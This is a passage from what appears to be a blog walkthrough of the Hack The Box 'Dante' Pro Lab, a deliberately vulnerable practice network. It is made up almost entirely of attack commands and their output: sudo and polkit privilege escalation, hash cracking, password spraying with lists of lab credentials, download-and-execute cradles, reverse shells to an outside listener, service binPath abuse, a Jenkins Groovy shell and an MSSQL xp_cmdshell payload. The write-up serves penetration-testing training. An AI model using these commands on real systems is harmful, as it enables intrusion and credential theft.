ben@DANTE-NIX04:~/.tmp$ sudo -V Sudo version 1.8.27 Sudoers policy plugin version 1.8.27 Sudoers file grammar version 46 Sudoers I/O plugin version 1.8.27
```

A payload with a sudo version earlier than 1.8.28 is documented in hacktricks

```
sudo -u#-1 /bin/bash
```

You can escalate privileges directly to root

```
ben@DANTE-NIX04:~/.tmp$ sudo -u#-1 /bin/bash root@DANTE-NIX04:/home/ben/.tmp#
```

The /etc/shadow file contains a hint: CrackMe.

```
julian:$1$CrackMe$U93HdchOpEUP9iUxGVIvq/:18439:0:99999:7:::
```

Save the /etc/passwd and /etc/shadow files locally, combine them into a single file with unshadow, delete the other lines in the file, leaving only Julian, and finally blast with John.

```
unshadow 172.16.1.12_etc_passwd 172.16.1.12_shadowhash > 172.16.1.12_unshadow
```

```
john --wordlist=/webtools/dicts/rockyou.txt 172.16.1.12_unshadow
```

The first blast didn't get results, but John prompted us to use parameters --format=md5crypt-long

```
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3]) Will run 8 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status 0g 0:00:00:19 DONE (2023-12-27 07:13) 0g/s 712123p/s 712123c/s 712123C/s !!!0mc3t..*7¡Vamos! Session completed.
```

After specifying a new encryption method, the plaintext can be run normally as Manchester United

```
john --wordlist=/webtools/dicts/rockyou.txt 172.16.1.12_unshadow --format=md5crypt-long
```

```
Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64]) Will run 8 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status manchesterunited (julian) 1g 0:00:00:00 DONE (2023-12-27 07:17) 25.00g/s 70400p/s 70400c/s 70400C/s bebito..medicina Use the "--show" option to display all of the cracked passwords reliably Session completed.
```

At this point, we have several user credentials:

1. julian/manchesterunited 2. ben/Welcometomyblog 3. balthazar/TheJoker12345! 4. mrb3n/S3kur1ty2020! 5. Admin_129834765/SamsungOctober102030

There is also the excel sheet that I got earlier in 172.16.1.20.

asmith Princess1 smoggat Summer2019 tmodle P45678! ccraven Password1 kploty Teacher65 jbercov 4567Holiday1 whaguey acb123 dcamtan WorldOfWarcraft67 tspadly RopeBlackfieldForwardslash ematlis JuneJuly1TY fglacdon FinalFantasy7 tmentrso 65RedBalloons dharding WestminsterOrange5 smillar MarksAndSparks91 bjohnston Bullingdon1 iahmed Sheffield23 plongbottom PowerfixSaturdayClub777 jcarrot Tanenbaum0001 lgesley SuperStrongCantForget123456789

Linux: 172.16.1.101 172.16.1.101 21 172.16.1.101 135 172.16.1.101 139 172.16.1.101 445

FTP blasting ftp for 172.16.1.101 does not allow anonymous logins, and there is no exp available for FileZilla Server 0.9.60 beta.

With the username and password we obtained earlier, we can blast the FTP and save the username in users.txt and the password in password.txt first. Then run hydra.

```
export HYDRA_PROXY=socks5://localhost:1080 hydra -L users.txt -P password.txt
172.16.1.101 ftp -V
```

By default, Hydra tries all passwords for a single username, but to speed things up, we can use the combine pattern to match usernames and passwords one by one. First, write the username and password in a single file with : splitting.

asmith:Princess1 smoggat:Summer2019 tmodle:P45678! ccraven:Password1 kploty:Teacher65 jbercov:4567Holiday1 whaguey:acb123 dcamtan:WorldOfWarcraft67 tspadly:RopeBlackfieldForwardslash ematlis:JuneJuly1TY fglacdon:FinalFantasy7 tmentrso:65RedBalloons dharding:WestminsterOrange5 smillar:MarksAndSparks91 bjohnston:Bullingdon1 iahmed:Sheffield23 plongbottom:PowerfixSaturdayClub777 jcarrot:Tanenbaum0001 lgesley:SuperStrongCantForget123456789 julian:manchesterunited ben:Welcometomyblog balthazar:TheJoker12345! mrb3n:S3kur1ty2020! Admin_129834765:SamsungOctober102030

The -C parameter is then used for hydra blasting.

```
export HYDRA_PROXY=socks5://localhost:1080 hydra -C combine.txt 172.16.1.101 ftp -V
```

Results will be available very quickly, dharding/WestminsterOrange5 You can log in normally

```
[21][ftp] host: 172.16.1.101 login: dharding password: WestminsterOrange5
```

Get it after logging in Remote login.txt

Dido, I've had to change your account password due to some security issues we have recently become aware of

It's similar to your FTP password, but with a different number (ie. not 5!)

Come and see me in person to retrieve your password.

thanks, James

As you can see from the prompt, the user's remote login password is the same as the FTP password, but the last digit is not 5. So we can construct a code dictionary to blast it.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 53/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

SMB blast This host doesn't have SSH and doesn't have port 3389 open, but you can try SMB to verify that the password is correct.

The CME or NXC integrates SMB blasting functionality.

```
p -q crackmapexec smb 172.16.1.101 -u users.txt -p password.txt
```

Successfully logged in when trying to get to WestminsterOrange17.

```
SMB 172.16.1.101 445 DANTE-WS02 [*] Windows 10.0 Build 18362 x64
(name:DANTE-WS02 SMB 172.16.1.101 445 DANTE-WS02 [-]
DANTE-WS02\dharding:WestminsterOrange0 STATUS SMB 172.16.1.101 445
DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange1 STATUS SMB 172.16.1.101
445 DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange2 STATUS SMB
172.16.1.101 445 DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange3 STATUS
SMB 172.16.1.101 445 DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange4
STATUS SMB 172.16.1.101 445 DANTE-WS02 [-]
DANTE-WS02\dharding:WestminsterOrange6 STATUS SMB 172.16.1.101 445
DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange7 STATUS SMB 172.16.1.101
445 DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange8 STATUS SMB
172.16.1.101 445 DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange9 STATUS
SMB 172.16.1.101 445 DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange10
STATU SMB 172.16.1.101 445 DANTE-WS02 [-]
DANTE-WS02\dharding:WestminsterOrange11 STATU SMB 172.16.1.101 445
DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange12 STATU SMB 172.16.1.101
445 DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange13 STATU SMB
172.16.1.101 445 DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange14 STATU
SMB 172.16.1.101 445 DANTE-WS02 [-] DANTE-WS02\dharding:WestminsterOrange15
STATU SMB 172.16.1.101 445 DANTE-WS02 [-]
DANTE-WS02\dharding:WestminsterOrange16 STATU SMB 172.16.1.101 445
DANTE-WS02 [+] DANTE-WS02\dharding:WestminsterOrange17
```

WinRM Remote Login 172.16.1.101 actually opens port 5985, which was not scanned when scanning with fscan because fscan scans the default ports: "21,22,80,81,135,139,443,445,1433,1521,3306,5432,6379,7001,8000,8080,8089,9000,9200,11211,27017"

There is also no 5985 in the goby enterprise port list:

21,22,23,25,53,U:53,U:69,80,81,U:88,110,111,U:111,123,U:123,135,U:137,139,U:161,U:177,389,U:427,443,4

You can use Goby's built-in list of common ports when scanning with FScan in the future:

```
fscan -h 172.16.1.0/24 -socks5 127.0.0.1:1080 -p
"1,7,9,13,19,21-23,25,37,42,49,53,69,79-81,85,105,10
```

Port 5985 can be connected using evil-winrm.

```
p -q evil-winrm -i 172.16.1.101 -u dharding -p WestminsterOrange17
```

Once you're logged in, you'll be able to view the flag.txt of your dharding users

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 54/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

Elevation of privilege: The service ACL is misconfigured There is a qc file in the dharding Desktop directory with the content of IObitUnSvr.

Use evil-winrm to load winPEAS。(evil-winrm is slower to load ps scripts)

```
p -q evil-winrm -i 172.16.1.101 -u dharding -p WestminsterOrange17 -s
/webtools/movement/PowerSharpPa Bypass-4MSI Invoke-winPEAS.ps1 Invoke-winPEAS
```

If you follow a non-Microsoft program or service, you can see that there is an IObit Uninstaller.

```
╔══════════╣ Scheduled Applications --Non Microsoft-- ╚ Check if you can modify
other users scheduled binaries https://book.hacktricks.xyz/windows/windows- (dharding)
Uninstaller_SkipUac_dharding: C:\Program Files (x86)\IObit\IObit Uninstaller\IObitUnin
```

Querying exploitdb reveals historical vulnerabilities in the application:

-- Exploit Title -- IObit Uninstaller 10 Pro - Unquoted Service Path IObit Uninstaller 9.1.0.8 - 'IObitUnSvr' Unquoted Service Path IObit Uninstaller 9.5.0.15 - 'IObit Uninstaller Service' Unquoted Service Path --

The History.txt directory contains version information, version 9.5, and an Unquoted Service Path privilege escalation vulnerability. The exploit of this vulnerability is required C:\Program Files (x86)\IObit writes to a malicious IObit.exe, but the path has no write permissions。

```
icacls . . NT SERVICE\TrustedInstaller:(I)(F) NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F) NT
AUTHORITY\SYSTEM:(I)(F) NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F) BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX) BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE) CREATOR
OWNER:(I)(OI)(CI)(IO)(F) APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(I)(RX) APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(I)(OI)(CI)(IO)(GR,GE) APPLICATION PACKAGE AUTHORITY\ALL
RESTRICTED APPLICATION PACKAGES:(I)(RX) APPLICATION PACKAGE
AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
```

When you check the ACL of the IObitUnSvr service through Get-ServiceAcl.ps1, you find that dharding has the ChangeConfig permission and can change the configuration.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 55/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
*Evil-WinRM* PS C:\Users\dharding\Documents> Get-ServiceAcl.ps1 *Evil-WinRM* PS
C:\Users\dharding\Documents> "IObitUnSvr" | Get-ServiceAcl | select -ExpandProperty A
```

```
ServiceRights : QueryConfig, ChangeConfig, QueryStatus, EnumerateDependents, Start,
Stop, Interro AccessControlType : AccessAllowed IdentityReference :
DANTE-WS02\dharding IsInherited : False InheritanceFlags : None PropagationFlags :
None
```

Therefore, you only need to change the binPath of the service and then restart the service to elevate privileges.

Start by preparing a bat script :runme.bat bounce shell

```
@echo off start /b powershell.exe -exec bypass -enc <base64_encoded_payload> exit /b
```

The base64_encoded_payload raw payload is as follows:

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.5',9001);$stream =
$client.GetStream();[b
```

Use UTF-16LE and base64 encoding to fill the write runme.bat

Download runme.bat under c:\temp.

```
mkdir c:\temp cd c:\temp (New-Object
System.Net.WebClient).DownloadFile('http://10.10.14.5:9999/runme.bat','c:\temp\runme.bat'
```

Local Listener 9001:

```
nc -lvp 9001
```

Next, change the configuration of IObitUnSvr in the target.

```
sc.exe stop IObitUnSvr sc.exe config IObitUnSvr binPath="cmd.exe /c c:\temp\runme.bat"
sc.exe qc IObitUnSvr sc.exe start IObitUnSvr
```

Start IObitUnSvr to receive the shell.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 56/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
Directory: C:\Users\Administrator\Desktop

Mode LastWriteTime Length Name ---- ------------- ------ ---- -a---- 08/01/2021 05:34 33 flag.txt
-a---- 14/07/2020 03:18 1417 Microsoft Edge.lnk

PS C:\Users\Administrator\Desktop> cat flag.txt DANTE{Qu0t3_I_4M_secure!_unQu0t3}
```

Windows: 172.16.1.102 Open Ports:

5985,135,445,3389,139,3306,443,47001,80,5040

1. 80/443: Online Marriage Registration System 2. 47001: Microsoft-HTTPAPI/2.0

Port 80 file upload vulnerability 80 port is deployed one Online Marriage Registration System 。exploitdb You can search for related ones exp：

https://www.exploit-db.com/exploits/49557

Upload NC first

```
p -q python /webtools/exploit/OMRS/exp.py -u http://172.16.1.102/ -c 'powershell.exe wget 10.10.14.5:
```

Then use NC to bounce the shell.

```
p -q python /webtools/exploit/OMRS/exp.py -u http://172.16.1.102/ -c 'nc.exe -e powershell.exe 10.10.
```

Get dante-ws03\blake permission to read the user flag.txt

提权: BadPotato The information is first collected using winPEAS, the results can be written to a file and then dragged back for analysis.

```
iex(new-object net.webclient).downloadstring('http://10.10.14.5:9999/Invoke-winPEAS.ps1') Invoke-winPEAS >> .out
```

dante-ws03\blake have SeImpersonatePrivilege permissions, which can be used Potato The family is elevated。

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 57/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
SeShutdownPrivilege: DISABLED SeChangeNotifyPrivilege:
SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeUndockPrivilege: DISABLED SeImpersonatePrivilege:
SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT,
SE_PRIVILEGE_ENABLED SeIncreaseWorkingSetPrivilege: DISABLED
SeTimeZonePrivilege: DISABLED
```

BadPotato be SweetPotato target C# version,PowerSharpPack has been integrated BadPotato target powershell version。

```
mkdir c:\temp cd c:\temp (New-Object System.Net.WebClient).DownloadFile('http://10.10.14.5:9999/runme.bat','c:\temp\runme.bat'
```

```
iex(new-object net.webclient).downloadstring('http://10.10.14.5:9999/Invoke-BadPotato.ps1')
```

```
Invoke-BadPotato -Command "c:\temp\runme.bat"
```

However, it cannot succeed after the execution, and it is displayed directly. whoami /priv Access is denied

Execute the MSF payload, get a meterpreter, and then enter PowerShell to successfully escalate the weight.

```
PS C:\temp> Invoke-BadPotato -Command "whoami" Invoke-BadPotato -Command
"whoami" [*]
```

```
____ ______ __ __ / __ )____ _____/ / __ \____ / /_____ _/ /_____ / __ / __ `/ __ / /_/ / __ \/
__/ __ `/ __/ __ \ / /_/ / /_/ / /_/ / ____/ /_/ / /_/ /_/ / /_/ /_/ / /_____/\__,_/\__,_/_/
\____/\__/\__,_/\__/\____/
```

Github:https://github.com/BeichenDream/BadPotato/ By:BeichenDream

```
[*] PipeName : \\.\pipe\66836c1007e24080b640ea5c4d421270\pipe\spoolss [*]
ConnectPipeName : \\DANTE-WS03/pipe/66836c1007e24080b640ea5c4d421270 [*]
CreateNamedPipeW Success! IntPtr:2744 [*]
RpcRemoteFindFirstPrinterChangeNotificationEx Success! IntPtr:2124303388560 [*]
ConnectNamePipe Success! [*] CurrentUserName : blake [*] CurrentConnectPipeUserName
: SYSTEM [*] ImpersonateNamedPipeClient Success! [*] OpenThreadToken Success!
IntPtr:1660 [*] DuplicateTokenEx Success! IntPtr:1652 [*] SetThreadToken Success! [*]
CurrentThreadUserName : NT AUTHORITY\SYSTEM [*] CreateOutReadPipe Success!
out_read:1648 out_write:1640 [*] CreateErrReadPipe Success! err_read:1664
err_write:1672 [*] CreateProcessWithTokenW Success! ProcessPid:5076 nt authority\system

[*] Bye!
```

But for some unknown reason, it gets stuck when executing runme.bat or nc bounce shells.

```
Invoke-BadPotato -Command "c:\temp\nc.exe -e powershell.exe 10.10.14.5 9001"
Invoke-BadPotato -Command "c:\temp\runme.bat"
```

Use MSF's built-in GetSystem to get System permissions。

```
meterpreter > getsystem ...got system via technique 5 (Named Pipe Impersonation
(PrintSpooler variant)).
```

Linux: 172.16.1.19 172.16.1.19 80 Apache service, displays the directory, but no content 172.16.1.19 8080 Jekins Services 172.16.1.19 8443 may be a scan error and is unreachable 172.16.1.19 8888 may be a scan error and is unreachable

Some ports are unreachable, and there may be a problem with using fscan scanning, which can be revisited using nmap.

p -q nmap 172.16.1.102 -sT -Pn -T5

Jekins backend getshell The goby scan Jenkins version is 2.240, and there is a WEB-INF/web.xml read vulnerability, but after reproduction, it is found that it does not exist, which should be a false positive.

Version 2.240 has no public vulnerabilities and attempts to blast usernames and passwords. There is an integrated Jenkins login blast script in MSF:

auxiliary/scanner/http/jenkins_login

Using the USERPASS_FILE of the script, you can set up a username and password file, and the username and password are separated by a space.

asmith Princess1 smoggat Summer2019 tmodle P45678! ccraven Password1 kploty Teacher65 jbercov 4567Holiday1 whaguey acb123 dcamtan WorldOfWarcraft67 tspadly RopeBlackfieldForwardslash ematlis JuneJuly1TY fglacdon FinalFantasy7 tmentrso 65RedBalloons dharding WestminsterOrange5 smillar MarksAndSparks91 bjohnston Bullingdon1 iahmed Sheffield23 plongbottom PowerfixSaturdayClub777 jcarrot Tanenbaum0001 lgesley SuperStrongCantForget123456789 julian manchesterunited ben Welcometomyblog balthazar TheJoker12345! mrb3n S3kur1ty2020!

However, in 172.16.2.5 (DANTE-DC02), I obtained a jenkins.bat that contained a jenkins credential that could be logged in to the backend normally.

Admin_129834765/SamsungOctober102030

After you successfully log in, you will see a Project FLAG_HERE with a flag in it

The script console in jenkins can further get the system shell by executing Groovy. Visit url:/script

String host="10.10.14.5";int port=9898;String cmd="bash";Process p=new ProcessBuilder(cmd).redirectEr

pwncat-cs：

listen -m linux 9898

Raise the right to ian: pspy pspy can see hidden processes that may contain sensitive credentials, which is not available in linPEAS.

```
2024/01/01 16:35:01 CMD: UID=0 PID=142235 | /usr/sbin/CRON -f 2024/01/01 16:35:01
CMD: UID=0 PID=142237 | /bin/bash mysql -u ian -p VPN123ZXC 2024/01/01 16:35:01
CMD: UID=0 PID=142236 | /bin/sh -c /bin/bash mysql -u ian -p VPN123ZXC
```

PSY found a MySQL connection run by an Ian user with the password VPN123ZXC

Raise the right to root: polkit:CVE-2021-3560

```
v0.0.14
https://github.com/liamg/traitor

[+] Assessing machine state... [+] Checking for opportunities... [+][polkit:CVE-2021-3560]
Polkit version is vulnerable! [+][polkit:CVE-2021-3560] System is vulnerable! Run again with
'--exploit polkit:CVE-2021-3560' to ex (remote) jenkins@DANTE-NIX07:/tmp/.j$ ./.t --exploit
polkit:CVE-2021-3560

v0.0.14
https://github.com/liamg/traitor

[+] Assessing machine state... [+] Checking for opportunities... [+][polkit:CVE-2021-3560]
Polkit version is vulnerable! [+][polkit:CVE-2021-3560] Opportunity found, trying to exploit it...
[+][polkit:CVE-2021-3560] Sampling timing of user creation command...
[+][polkit:CVE-2021-3560] Average time for user creation to fail authentication is
5.879881ms [+][polkit:CVE-2021-3560] Attempting to create user 'traitor795' by forcing
UID=0... [+][polkit:CVE-2021-3560] User 'traitor795' was created with UID (1002)!
[+][polkit:CVE-2021-3560] Sampling timing of password set command...
[+][polkit:CVE-2021-3560] Average time for password set to fail authentication is
5.447048ms [+][polkit:CVE-2021-3560] Attempting to set user password...
[+][polkit:CVE-2021-3560] Finished attempting to set password. [+][polkit:CVE-2021-3560]
Setting up tty... [+][polkit:CVE-2021-3560] Attempting authentication as new user...
[+][polkit:CVE-2021-3560] Authenticated as traitor795 (1002)! [+][polkit:CVE-2021-3560]
Attempting escalation to root... [+][polkit:CVE-2021-3560] Authenticated as root!
[+][polkit:CVE-2021-3560] Writing payload...

root@DANTE-NIX07:~# ls
```

Elevation of privileges: Exploitation by users of the disk group IAN users belong to the Disk group, which is a special-purpose system group that grants users access to disks. This means that users who belong to the "disk" group may have specific disk access, such as reading and writing to hard drives.

```
uid=1001(ian) gid=1001(ian) groups=1001(ian),6(disk)
```

Switch to ian post-view /proc/self/mounts to get disk information： cat /proc/self/mounts|grep 'sda'

```
cat /proc/self/mounts|grep 'sda' /dev/sda5 / ext4 rw,relatime,errors=remount-ro 0 0 /dev/sda1
/boot/efi vfat
rw,relatime,fmask=0077,dmask=0077,codepage=437,iocharset=iso8859-1,shortname
```

You can see that the mounted /dev/sda5 is the root directory, and the Ian user has the RW permission, which means that you can directly read any file through debugfs.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 61/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
ian@DANTE-NIX07:/tmp$ debugfs /dev/sda5 debugfs 1.45.5 (07-Jan-2020) debugfs: cat
/root/flag.txt DANTE{g0tta_<3_ins3cur3_GROupz!} debugfs:
```

Windows: 172.16.1.5 Open Ports:

5985,135,445,111,2049,139,1433,47001,21

1. 1433 MSSQL 2. 21 ftp

FTP allows anonymous logins You can use CME to scan FTP in the intranet in batches to see if Anonymous is allowed to log in.

```
p -q crackmapexec ftp 172.16.1.0/24 -u anonymous -p ''
```

Here are the results:

```
FTP 172.16.1.5 21 172.16.1.5 [*] Banner: Dante Staff Drop Box FTP 172.16.1.100 21
172.16.1.100 [*] Banner: (vsFTPd 3.0.3) FTP 172.16.1.101 21 172.16.1.101 [*]
Banner:-FileZilla Server 0.9.60 beta 220 DANTE-FTP FTP 172.16.1.12 21 172.16.1.12 [*]
Banner: ProFTPD Server (ProFTPD) [::ffff:1 FTP 172.16.1.5 21 172.16.1.5 [+] anonymous:
FTP 172.16.1.100 21 172.16.1.100 [+] anonymous: FTP 172.16.1.101 21 172.16.1.101 [-]
anonymous: (Response:530 Login or password FTP 172.16.1.12 21 172.16.1.12 [-]
anonymous: (Response:530 Login incorrect.)
```

It can be found that 172.16.1.5 also allows FTP to log in anonymously.

You can get a flag.txt after logging in

NFS service probes Port 2049 of 172.16.1.5 runs the NFS service, which serves the same purpose as SMB, but without the authentication and authorization mechanism.

The idea of infiltrating the NFS service is well documented in hackhacks: 2049 - Pentesting NFS Service - HackTricks

But nothing is mounted on the NFS service.

```
p -q showmount -e 172.168.1.5
```

MSSQL:
xp_cmdshellhttps://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 62/65
11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

Previously obtained a SQL credential in 172.16.2.6:

Sophie/TerrorInflictPurpleDirt996655

MSSQL login scripts are integrated in msf:

```
use auxiliary/scanner/mssql/mssql_login set USERNAME Sophie set PASSWORD
TerrorInflictPurpleDirt996655 set RHOST 172.16.1.5 run
```

```
[*] 172.16.1.5:1433 - 172.16.1.5:1433 - MSSQL - Starting authentication scanner. [!]
172.16.1.5:1433 - No active DB -- Credential data will not be saved! [+] 172.16.1.5:1433 -
172.16.1.5:1433 - Login Successful: WORKSTATION\Sophie:TerrorInflictPurpl [*]
172.16.1.5:1433 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution
completed
```

Connecting to MSSQL can use mssqlclient.py in impacket

```
p -q mssqlclient.py Sophie:TerrorInflictPurpleDirt996655@172.16.1.5
```

However, there will be an error, which should be a problem with the local environment.

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS [-] [('SSL routines', '', 'no protocols available')]
```

Switching to python 3.9 + Impacket v0.11.0 works fine to connect and execute xp_cmdshell.

```
[*] Encryption required, switching to TLS [*] ENVCHANGE(DATABASE): Old Value: master,
New Value: master [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english [*]
ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192 [*]
INFO(DANTE-SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'. [*]
INFO(DANTE-SQL01\SQLEXPRESS): Line 1: Changed language setting to us_english. [*]
ACK: Result: 1 - Microsoft SQL Server (150 7208) [!] Press help for extra shell commands
SQL (sophie dbo@master)> EXEC xp_cmdshell "net user";
```

MSSQL: xp_cmdshell (MSF) MSF also integrates the exploitation of MSSQL xp_cmdshell, which attempts to remotely download payload and run it.

```
use exploit/windows/mssql/mssql_payload set LHOST 10.10.14.5 set RHOST 172.16.1.5 set
username Sophie set PassWORD TerrorInflictPurpleDirt996655 run
```

```
[*] Started reverse TCP handler on 10.10.14.5:4444 [*] 172.16.1.5:1433 - Command Stager
progress - 1.47% done (1499/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 2.93% done (2998/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 4.40% done (4497/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 5.86% done (5996/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 7.33% done (7495/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 8.80% done (8994/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 10.26% done (10493/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 11.73% done (11992/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 13.19% done (13491/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 14.66% done (14990/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 16.13% done (16489/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 17.59% done (17988/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 19.06% done (19487/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 20.53% done (20986/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 21.99% done (22485/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 23.46% done (23984/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 24.92% done (25483/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 26.39% done (26982/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 27.86% done (28481/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 29.32% done (29980/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 30.79% done (31479/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 32.25% done (32978/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 33.72% done (34477/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 35.19% done (35976/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 36.65% done (37475/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 38.12% done (38974/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 39.58% done (40473/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 41.05% done (41972/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 42.52% done (43471/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 43.98% done (44970/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 45.45% done (46469/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 46.91% done (47968/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 48.38% done (49467/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 49.85% done (50966/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 51.31% done (52465/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 52.78% done (53964/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 54.24% done (55463/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 55.71% done (56962/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 57.18% done (58461/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 58.64% done (59960/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 60.11% done (61459/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 61.58% done (62958/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 63.04% done (64457/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 64.51% done (65956/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 65.97% done (67455/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 67.44% done (68954/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 68.91% done (70453/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 70.37% done (71952/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 71.84% done (73451/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 73.30% done (74950/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 74.77% done (76449/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 76.24% done (77948/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 77.70% done (79447/102246 bytes)
```

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 64/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
[*] 172.16.1.5:1433 - Command Stager
progress - 79.17% done (80946/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 80.63% done (82445/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 82.10% done (83944/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 83.57% done (85443/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 85.03% done (86942/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 86.50% done (88441/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 87.96% done (89940/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 89.43% done (91439/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 90.90% done (92938/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 92.36% done (94437/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 93.83% done (95936/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 95.29% done (97435/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 96.76% done (98934/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
progress - 98.19% done (100400/102246 bytes) [*] 172.16.1.5:1433 - Command Stager
